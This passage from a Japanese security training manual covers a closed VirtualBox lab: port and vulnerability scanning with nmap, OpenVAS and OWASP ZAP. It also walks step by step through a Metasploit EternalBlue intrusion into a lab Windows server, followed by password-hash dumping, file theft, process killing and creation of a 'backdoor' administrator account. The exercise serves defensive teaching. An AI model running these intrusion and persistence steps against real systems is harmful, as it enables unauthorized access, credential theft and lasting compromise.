- _5. コピー先へ作業場所を変更し、ファイルの確認をします。

```

$ cd /tmp      ←作業場所(ディレクトリ)の移動 (Change Directory)
$ pwd         ←現在のディレクトリ確認 (Print Working Directory)
$ ls         ←作業場所のファイル一覧表示 (LiSt)
$ ls -l      ←ファイル詳細表示
合計 36      ←使用ブロック数。1ブロック 512バイト。
-rw-r--r--  1 admin admin  418  9月 15 10:51 ifcfg-emp0s3 ←コピー済
...

```

-rw-r--r-- :ファイル。所有者は読み書き可。グループとその他はRead可。
-rwx----- :ファイル。所有者は読み書き実行可。グループとその他はなし。
drwx----- :ディレクトリ。所有者はディレクトリ内閲覧可、ファイル作成可、
ディレクトリ内への移動可。グループとその他はなし。
1 admin admin 418 :ハードリンク1。所有者 admin。グループ admin。418バイト。

- _6. 以下のコマンドで、ファイルの中身を確認します。

```
$ cat ifcfg-emp0s3      ←ファイル(を連結して結果)を表示 (conCATenate)
```

- _7. 練習として、以下のコマンドで長いファイルの中身を確認します。

```
$ less /etc/passwd      ←ファイルをページャーで表示
```

終了するときは、'q'を押下します。

- _8. ファイルをViで開きます。

```
$ vi ifcfg-emp0s3
```

[/etc/sysconfig/network-scripts/ifcfg-emp0s3] ←編集対象のファイル

```

...
DEVICE="enp0s3"
ONBOOT="yes"
IPADDR="192.168.33.10"
PREFIX="24"
GATEWAY="192.168.33.1"
DNS1="1.1.1.1"
DNS2="8.8.8.8"
IPV6_PRIVACY="no"

```

- _9. 開いた直後はコマンドモードです。ここで行番号を表示するコマンドを打ってみます。以下の文字列をコロン':'から直接入力し、最後に[ENTER]で実行します。

```
:set number
```

行番号が表示されます。戻すときは :set nonumber です。

本来の設定ファイルで 16 行目を書き換えると IP アドレスを変更できます。ここでは IP アドレスを 192.168.33.123 に書き換えてみます。

_10. コマンドとして文字 `i` を入力し、編集モードに切り替えます (Insert)。

_11. 16 行目を書き換えます。

```
...
15 ONBOOT="yes"
16 IPADDR="192.168.33.123"      ←10 を 123 に書き換え
17 PREFIX="24"
...
```

_12. [ESC]を押下し、コマンドモードに切り替えます。

_13. 以下の文字列をコロン`:`から直接入力し、最後に[ENTER]で保存終了します。

```
:wq
```

_14. 以下のコマンドで、ファイルの変更結果を確認します。

```
$ cat ifcfg-enp0s3
```

ここまでで、MutillidaeII を使ったコマンド練習と Vi エディタ操作練習を終わります。ターミナルはすぐに使うので、ログアウトは不要です。

第3章. ネットワークを狙った攻撃を知る

外部の公開しているサーバーは、常に攻撃される危険をはらんでいます。公開する側は、どのようなサービスが外部に公開されているのかを把握する必要があります。また、外部からどのようにサーバーが見えるのかも確認しなければなりません。

ここではサービスの公開状況を確認する演習を行います。

作業1. WindowsServer 公開サービスの確認

__1. 起動していない場合、3つの仮想マシンを起動してログインしておきます。

- ・ VirtualBox 起動 > 仮想マシン WindowsServer, MutillidaeII, Kali-Linux 起動
- ・ Windows ログオンは、[Host] + [DEL]
- ・ アカウント情報は以下の通り

Windows	Administrator	P@ssword
MutillidaeII	admin	admin
Kali-Linux	kali	kali

__2. WindowsServer のコマンドプロンプトを用い、以下のポートが開いているか確認してください。これは、サーバー内部からの調査です。

TCP/22	Open / Close	SSH 接続
TCP/25	Open / Close	SMTP
TCP/80	Open / Close	HTTP
TCP/135	Open / Close	RPC: 遠隔手続き呼び出し
TCP/137	Open / Close	NetBIOS 名前解決サービス
TCP/139	Open / Close	NetBIOS セッションサービス
TCP/443	Open / Close	TLS/SSL (HTTPS)
TCP/445	Open / Close	SMB ファイル共有
TCP/3389	Open / Close	RDP: リモートデスクトップ接続

```
> netstat -anp tcp
```


__3. Kali-Linux のターミナルを用い、WindowsServer の以下のポートに接続可能か確認してください。これは、サーバー外部からの調査です。

TCP/22	Open / Close	SSH 接続
TCP/25	Open / Close	SMTP
TCP/80	Open / Close	HTTP
TCP/135	Open / Close	RPC: 遠隔手続き呼び出し
TCP/137	Open / Close	NetBIOS 名前解決サービス
TCP/139	Open / Close	NetBIOS セッションサービス
TCP/443	Open / Close	TLS/SSL (HTTPS)
TCP/445	Open / Close	SMB ファイル共有
TCP/3389	Open / Close	RDP: リモートデスクトップ接続

```
$ nmap 192.168.33.8
```

現在仮想マシン WindowsServer では、ファイアウォールが無効に設定されています。したがって、公開されているポートはすべて外部から接続可能です。ここでファイアウォールを有効にし、外部からどのように見えるか再確認します。

- __4. WindowsServer で、ファイアウォールを有効にします。
- ・ コントロールパネル > システムとセキュリティ > Windows ファイアウォール
 - ・ Windows ファイアウォールの有効化または無効化
 - ・ プライベートとパブリックの両方で、ファイアウォールを有効にする。
 - ・ 最後に OK。



- __5. Kali-Linux のターミナルを用い、WindowsServer の以下のポートに接続可能か再確認してください。

TCP/22	Open / Close	SSH 接続
TCP/25	Open / Close	SMTP
TCP/80	Open / Close	HTTP
TCP/135	Open / Close	RPC: 遠隔手続き呼び出し
TCP/137	Open / Close	NetBIOS 名前解決サービス
TCP/139	Open / Close	NetBIOS セッションサービス
TCP/443	Open / Close	TLS/SSL (HTTPS)
TCP/445	Open / Close	SMB ファイル共有
TCP/3389	Open / Close	RDP: リモートデスクトップ接続

```
$ nmap 192.168.33.8
```

TCP ポート 49152 番以降は自由に使えるポートです。何に使われているかももう少し調べてみます。

- __6. WindowsServer のコマンドプロンプトが管理者モードで開いていることを確認します。

```
C:\> 管理者: コマンド プロンプト
```

- __7. 以下のコマンドで、Kali-Linux 側で接続可能と表示されたポートがあれば、そちらを調べてください。

```
> netstat -abnp tcp
```

実行結果例 (ポート番号は状況によって変わります)

```
...
TCP        0.0.0.0:49154        0.0.0.0:0          LISTENING
Schedule
[svchost.exe]
...
```


上記の例だと、svchost.exe の Schedule サービスでポートが使用されています。

ファイアウォールによって、たとえ不要なサービスが実行されていたとしても外部から接続することができなくなります。しかし、一度システムに侵入されれば、公開されたサービスからの不正操作の可能性があります。netstat で不要なサービスが検出されたら、サービスを停止するか削除すべきです。

最後に、演習の都合でファイアウォールを無効に再設定します。

__1. WindowsServer で、ファイアウォールを無効にします。

- ・ コントロールパネル > システムとセキュリティ > Windows ファイアウォール
- ・ Windows ファイアウォールの有効化または無効化
- ・ プライベートとパブリックの両方で、ファイアウォールを無効にする。
- ・ 最後に OK。



作業2. (時間があれば) Mutillidaell 公開サービスの確認

__1. Mutillidaell のターミナルを用い、以下のポートが開いているか確認してください。

これは、サーバー内部からの調査です。

TCP/22	Open / Close	SSH 接続
TCP/25	Open / Close	SMTP
TCP/80	Open / Close	HTTP
TCP/443	Open / Close	TLS/SSL (HTTPS)
TCP/3306	Open / Close	MySQL/MariaDB
TCP/5355	Open / Close	LLMNR (ローカルセグメントの名前解決)
TCP/9090	Open / Close	Cockpit (Linux サーバー管理ツール)

```
> netstat -ant
```

__2. Kali-Linux のターミナルを用い、Mutillidaell の以下のポートに接続可能か確認してください。これは、サーバー外部からの調査です。

TCP/22	Open / Close	SSH 接続
TCP/25	Open / Close	SMTP
TCP/80	Open / Close	HTTP
TCP/443	Open / Close	TLS/SSL (HTTPS)
TCP/3306	Open / Close	MySQL/MariaDB
TCP/5355	Open / Close	LLMNR (ローカルセグメントの名前解決)
TCP/9090	Open / Close	Cockpit (Linux サーバー管理ツール)

```
$ nmap 192.168.33.10
$ nmap -p- 192.168.33.10 ←全ポートに対するスキャン
```

__3. Mutillidaell で、ファイアウォールを有効にします。

```
$ systemctl start firewalld
```

__4. Kali-Linux のターミナルを用い、Mutillidaell の以下のポートに接続可能か確認してください。これは、サーバー外部からの調査です。

TCP/22	Open / Close	SSH 接続
TCP/25	Open / Close	SMTP
TCP/80	Open / Close	HTTP
TCP/443	Open / Close	TLS/SSL (HTTPS)
TCP/3306	Open / Close	MySQL/MariaDB
TCP/5355	Open / Close	LLMNR (ローカルセグメントの名前解決)
TCP/9090	Open / Close	Cockpit (Linux サーバー管理ツール)

```
$ nmap -p- 192.168.33.10
```

各ポートを公開しているプロセスを調べます。

__1. Mutillidaell のターミナルで以下のコマンドを実行し、外部から見られないポートを公開しているプロセスを調べます。

```
$ sudo netstat -antu
$ sudo netstat -antup
```

実行結果例 (ポート番号は状況によって変わります)

```
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:5355           0.0.0.0:*               LISTEN      885/systemd-resolve
tcp        0      0 0.0.0.0:22            0.0.0.0:*               LISTEN      862/sshd
tcp        0      0 192.168.33.10:22      192.168.33.20:13228    ESTABLISHED 4388/sshd: admin [p
tcp6       0      0 :::9090                :::*                   LISTEN      1/systemd
tcp6       0      0 :::3306                :::*                   LISTEN      3641/mysqld
tcp6       0      0 :::5355                :::*                   LISTEN      885/systemd-resolve
tcp6       0      0 :::80                  :::*                   LISTEN      864/httpd
tcp6       0      0 :::22                  :::*                   LISTEN      862/sshd
udp        0      0 0.0.0.0:5355           0.0.0.0:*               885/systemd-resolve
udp        0      0 127.0.0.1:53:53       0.0.0.0:*               885/systemd-resolve
udp6       0      0 :::5355                :::*                   885/systemd-resolve
```

上記の例だと、TCP/5355 は PID 885 の systemd-resolve で使用されています。systemd-resolve は、LLMNR によるホスト名の解決を行っています。

最後に、演習の都合でファイアウォールを無効に再設定します。

__1. Mutillidaell で、ファイアウォールを無効にします。

```
$ systemctl stop firewalld
```

作業3. nmap による簡易脆弱性スキャン

ポートが空いても、脆弱性があるかはまた別の問題です。ここでは脆弱性スキャンを行い、攻撃が可能か否かの推定を行います。

- __1. Kali-Linux のターミナルで以下のコマンドを実行し、WindowsServer の脆弱性 (VULNERABLE)がみつかったら、脆弱性を特定するキーワードを記録してください。
コマンド

```
$ sudo nmap --script vuln 192.168.33.8
```

見つかった脆弱性を特定するキーワード (CVE とか MS とかで始まるキーワード)

- __2. 同様にして、Mutillidaell で脆弱性が見つかったら、脆弱性を特定するキーワードを記録してください。
コマンド

```
$ sudo nmap --script vuln 192.168.33.10
```

見つかった脆弱性を特定するキーワード (CVE で始まるキーワード)


ここで脆弱性が見つからなくても、「脆弱性がない」ことにはなりません。あくまでも簡易スキャンであることを念頭においてください。少なくとも nmap のスキャンで見つかった脆弱性は早急に対応する必要があります。

作業4. 脆弱性スキャナーOpenVAS

既知の脆弱性をチェックするオープンソースソフトウェアとして、OpenVAS があります。ここでは OpenVAS を使い、詳細な脆弱性情報の確認と対策を考えます。OpenVAS 自体はサービスでありユーザーインターフェースを持たないため、ユーザーインターフェースとして Greenbone Security Assistant とウェブブラウザを使用します。

__1. OpenVAS と Greenbone Security Assistant を起動します。

・スタート > 02 - Vulnerability Analysis > gvm start




・パスワードを入力して起動続行。


```
> Executing "sudo gvm-start"
[sudo] kali のパスワード: kali          ←入力には表示されない
[*] Please wait for the GVM / OpenVAS services to start.
...
[*] Opening Web UI (https://127.0.0.1:9392) in: 5... 4... 3... 2... 1...
```

__2. Kali-Linux のウェブブラウザを起動して指定の URL を開き、事前にセットアップしてある以下のアカウントでログインします。

・スタート > ウェブブラウザ


アドレス欄 <https://127.0.0.1:9392>
Username admin
Password admin





実際には Password は表示されず、●●●●●となります。


ここまでの作業で、OpenVAS を操作できるようになります。



引き続き、ウィザードを使って同一ネットワーク内の脆弱性スキャンを行います。

__3. 以下の手順で Tasks 画面に移動し、左上の ✨ アイコンから Task Wizard を起動します。


・ Scans > Tasks



__4. IP アドレスとして以下のネットワークアドレスを指定し、[StartScan]でスキャンを開始します (20分以上はかかる)。

IP address or hostname: 192.168.33.0/24

Task Wizard

 **Quick start: Immediately scan an IP address**

IP address or hostname:

The default address is either your computer or your network gateway.
As a short-cut the following steps will be done for you:

タスクの status が Done になれば、スキャン完了です。

Name ▲	Status	Reports
Immediate scan of IP 192.168.33.0/24	Done	1

(Applied filter: apply_overrides=0 min_qod=70 sort=name first=1 rows=10)

スキャン結果を確認します。

- __5. 以下の手順で、スキャン結果を表示し、Severity (深刻度)が High の情報を列挙して下さい。Vulnerability (脆弱性)欄は要約で構いません。

Scans > Results

Vulnerability	Severity	Host	Location

深刻な脆弱性はできる限り速やかにふさぐ必要があります。Vulnerability のリンクをクリックすると、Solution 情報が表示されます。なお、リンクをもう一度クリックすると情報が折りたたまれます。

- __6. 脆弱性のふさぎ方をいくつか考え、以下にまとめてください¹。

作業5. Metasploit Framework によるネットワーク経由の侵入テスト

Metasploit Framework とは、脆弱性を利用するプログラムである exploit コードをまとめたツールで、脆弱性の検査、侵入テストなどを行うことができる基盤です。脆弱性が見つかって攻撃可能かは別問題なので、Metasploit Framework の exploit コードによって攻撃可能性を明らかにすることができます。

ここでは Metasploit Framework の簡易ユーザーインターフェースである msfconsole を使い、実際に Windows Server への侵入を試みます。

- __1. ターミナルを開き、以下のコマンドを実行します。

```
$ msfconsole
...
msf5 >
```

←ランダムにアスキーアートが表示されます

- __2. あらためて、仮想マシン WindowsServer に対して nmap スキャンを行います。

```
msf5 > nmap --script vuln 192.168.33.8
```

VULNERABLE と表示された CVE 番号：

```
_____
_____
_____
```

- __3. 見つかった脆弱性に対する exploit コードがあるか探します。

```
msf5 > search 見つかった CVE 番号
```

おそらく複数の脆弱性と exploit コードが見つかるはずです。ここでは見つかった exploit コードの一つを試してみます。

- __4. 以下のコードを実行し、WindowsServer への侵入を試みます。

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 ... > set rhost 192.168.33.8
msf5 ... > exploit
...
[+] 192.168.33.8:445 - -----
[+] 192.168.33.8:445 - -----WIN-----
[+] 192.168.33.8:445 - -----
meterpreter >
```

meterpreter プロンプトが現れたら、侵入成功です。どのようなことができるか、いくつか試みます。

- __5. システム情報を取得します。

```
meterpreter > sysinfo
```

- __6. パスワードハッシュ（暗号化したパスワード）を取得します。

```
meterpreter > hashdump
```

- __7. 存在するファイルを確認します。

```
meterpreter > pwd          ←侵入先の作業フォルダ表示
meterpreter > cd /lab      ←侵入先の作業フォルダ移動
meterpreter > pwd
meterpreter > ls          ←侵入先のファイル一覧
```

_8. ファイルを盗みます。

```
meterpreter > lcd /tmp     ←ローカルの作業フォルダ移動
meterpreter > lpwd        ←ローカルの作業フォルダ表示
meterpreter > ll          ←ローカルのファイル一覧
meterpreter > download secret.txt ←先に作成したファイルの取得
meterpreter > ll
```

_9. ファイルを送り込みます。

```
meterpreter > upload /etc/passwd ←ファイルの送信
meterpreter > ls                ←侵入先のファイル一覧
```

_10. WindowsServer で、C:\Lab フォルダを確認してください。

_11. WindowsServer と Kali-Linux の両方が見えるようにウィンドウを調節してください。

_12. WindowsServer でメモ帳を最前面にします。

_13. 起動中のプロセスを停止します。

```
meterpreter > ps
...
PID  PPID  Name           Arch  Session  User              Path
----  ----  -
...
2184  2764  notepad.exe    x64   1         VICTIM08¥Administrator  C:¥Windows¥system32¥notepad.exe
...
meterpreter > pkill notepad
```

_14. コマンドを実行して結果を取得したのち、ファイルを削除します。

```
meterpreter > execute -f 'cmd /c tree c:/ > tree.txt'
meterpreter > download
meterpreter > rm tree.txt
```

_15. コマンドプロンプトを乗っ取ります。

```
meterpreter > shell
>
```

_16. バックドアのユーザーを作成します。

```
> net user          ←日本語メッセージが文字化け
> chcp 437
> net user          ←メッセージが英語になる
> net localgroup administrators ←日本語の説明の文字化けは無視
> net user backdoor Cr@cked /add
> net localgroup administrators backdoor /add
> net user
> net localgroup administrators
> exit
meterpreter >
```

__17. 仮想マシン WindowsServer をログオフし、以下のアカウントでログオンを試みてください。

ユーザー名	backdoor
パスワード	Cr@cked

__18. Kali-Linux の msfconsole で、そのほかのコマンドを確認します。

```
meterpreter > help
```

__19. 余裕があればそのほかのコマンドも試します。


__20. 最後に以下のコマンドで msfconsole を終了します。

```
meterpreter > exit
msf5 ... > exit
$
```

脆弱性をそのままにするとどんなことがおきるのか想像できたでしょうか。また、脆弱性を塞ぐ²にはどうしたらよいでしょうか。気づいたことをメモしておきましょう。

最後にセットダウンを行います。

作業6. セットダウン

__1. Kali-Linux で、ウェブブラウザとターミナルを閉じます。演習を終了する場合は、右上の電源ボタンをクリックしたのちシャットダウンしてください。

__2. Mutillidaell はそのまま構いません。演習を終了する場合は、以下のコマンドでシャットダウンします。

```
$ sudo shutdown -h now
```

__3.

演習は以上です。なお脆弱性の深刻度と、攻撃可能か否かは別問題です。Severity の数値は CVSS (Common Vulnerability Scoring System: 共通脆弱性評価システム) といって、攻撃方法や容易さ、認証の有無、機密性・完全性・可用性への影響を勘案した数字になっています。Severity が低いからと言って攻撃不可能というわけではないので注意してください。

第4章. ネットワークの通信を把握する


Metasploit を使った脆弱性診断は、OS や汎用的なミドルウェア、たとえばデータベースとか Web サーバーとかの既知の脆弱性の未検査します。これに対し、千差万別の Web アプリケーションの脆弱性は Web アプリの脆弱性を検査するためのツールを使用します。演習では、Web アプリの脆弱性を検査するツールとして、OWASP ZAP を体験します。

作業1. OWASP ZAP による脆弱な Web アプリの診断

OWASP の紹介では、『OWASP - Open Web Application Security Project とは、Web をはじめとするソフトウェアのセキュリティ環境の現状、またセキュアなソフトウェア開発を促進する技術・プロセスに関する情報共有と普及啓発を目的としたプロフェッショナルの集まる、オープンソース・ソフトウェアコミュニティです。The OWASP Foundation は、NPO 団体として全世界の OWASP の活動を支援しています。』と記載されています(<https://owasp.org/www-chapter-japan/>)。その OWASP が、学習用の脆弱 Web アプリとして Mutillidae を提供しています。この脆弱 Web アプリに対し、おなじく OWASP が提供している Web アプリスキャナーである ZAP (Zed Attack Proxy) でセキュリティ診断を行います。見つかった脆弱性の影響については、次の演習で実際に体験します。

1. 起動していない場合、仮想マシン Mutillidaell と Kali-Linux を起動します。
2. Kali-Linux でウェブブラウザを起動し、以下の URL を開いてください。
`http://192.168.33.10/mutillidae`
3. Login/Register をクリックし、まずは間違ったパスワードでログインを試みます。ログインに失敗することを確認してください。

Username admin
Password admin ←間違ったパスワード



The screenshot shows the OWASP Mutillidae II login page. The page title is "OWASP Mutillidae II: Keep Calm and Pwn On". The version is 2.6.67, security level is 0 (Hosed), hints are enabled (1 - 5cr1pt K1dd1e), and the user is not logged in. The page has a navigation menu with links like Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured Data. The main content area has a "Login" header, a "Back" button, a "Help Me!" button, and a "Hints and Videos" section. Below that is a "Please sign-in" section with a "Username" field containing "admin" and a "Password" field containing "admin". A "Login" button is at the bottom of this section. A link "Dont have an account? Please register here" is at the bottom right. A "Donate" button and "Want to Help?" link are in the bottom left.


4. 今度は以下の正しいパスワードでログインが成功することを確認してください。

Username admin
Password adminpass ←正しいパスワード


__5. ログアウトし、ブラウザを閉じます。


Web アプリとしては正しく動作しているはずですが、この Web アプリに脆弱性がないか、ZAP で確認します。

__6. Kali-Linux で ZAP を起動します。

- ・ スタート  > 03 - Web Application Analysis - ZAP
- ・ ZAP セッションの保持方法
 - ◎ 継続的に保存せず、必要に応じてセッションを保存
- ・ (表示された場合) アドオンの管理 > 閉じる

__7. まずは Mutillidaell の自動スキャンを行います。



- ・ Automated Scan をクリック
 - URL to attack: <http://192.168.33.10/mutillidae>
 - Use traditional spider:
 - Use ajax spider: with Chrome Headless
- ・ 攻撃をクリック
- ・ しばらく待ちます (数分)
- ・ 進行状況が攻撃完了になったら、アラートタブを開きます。
- ・ 左上の  をクリックし、クイックスタートの初期画面に戻ります。

__8. 発見された脆弱性のうち、リスクの高い以下の3つの数を確認してください。


Cross Site Scripting (Reflected) (_____)
Path Traversal (_____)
SQL Injection (_____)

自動スキャンだけでも、スキャン対処の Web アプリがどの程度脆弱化の推測はできます。しかし、すべての脆弱性の発見はできません。脆弱性チェック対象のページを手動で登録することで、もう少し詳細な脆弱性を調べられます。



__9. まずは現状確認のため、OWASP ZAP 左上のサイトタブを開きます。

__10. ツリーを展開し、<http://192.168.33.10/mutillidae/index.php> のスキャン方法がいくつ見つかっているか数えてください。

index.php のスキャン方法の数 : _____



__11. Mutillidaell の手動によるページ登録を行います。

- Manual Explorer をクリック 
 - URL to attack: <http://192.168.33.10/mutillidae>
 - Enable HUD: ←再スキャン時には、試しにを
 - Explore your application: [Launch Browser Chrome](#)
- Explore your application: 右側の [Launch Browser](#) をクリック。
- ブラウザーで以下の手順を実施します。
 - OWASP 2017 > A1 - Injection (SQL) > SQLi - Extract Data > User Info (SQL)
 - Name admin
 - Password adminpass
 - [View Account Details](#) をクリック。
- ブラウザーでそのほかの操作をしてもかまいません。
- 操作後にブラウザを終了します。
- 左上の  をクリックし、クイックスタートの初期画面に戻ります。

__12. ふたたび <http://192.168.33.10/mutillidae/index.php> のスキャン方法がいくつ見つかっているか数えてください。

index.php のスキャン方法の数: _____

__13. Mutillidae を以下の手順で再度スキャンします。

- サイトタブ > <http://192.168.33.10> を右クリック > 攻撃 > 動的スキャン
- 動的スキャンウィンドウで スキャンを開始 します。

__14. 発見された脆弱性のうち、リスクの高い以下の3つの数を確認してください。

Cross Site Scripting (Reflected) (_____)

Path Traversal (_____)

SQL Injection (_____)

手動登録により、index.php のスキャン方法が増えているはずですが。これは、ブラウザと Web アプリの間に、プロキシとして OWASP ZAP が介入して通信を解析しているためです。Web アプリの操作を OWASP ZAP を介して行うことで、より実際に近い操作に対する脆弱性を検出できます。

続いて脆弱性の内容を確認します。

__15. アラートタブで、以下の項目を選択します(複数ある場合、どれでもかまいません)。

SQL Injection (*)

GET: <http://.../index.php?page=user-info.php&username=...>

__16. 右側にリスクが高いと判断した理由、説明、解決方法などが表示されます。内容についてざっと目を通してください。

どのような攻撃が行われましたか? _____

__17. リスクの高いそのほかのアラートについても目を通し、どのような攻撃に弱かったのか確認してください。

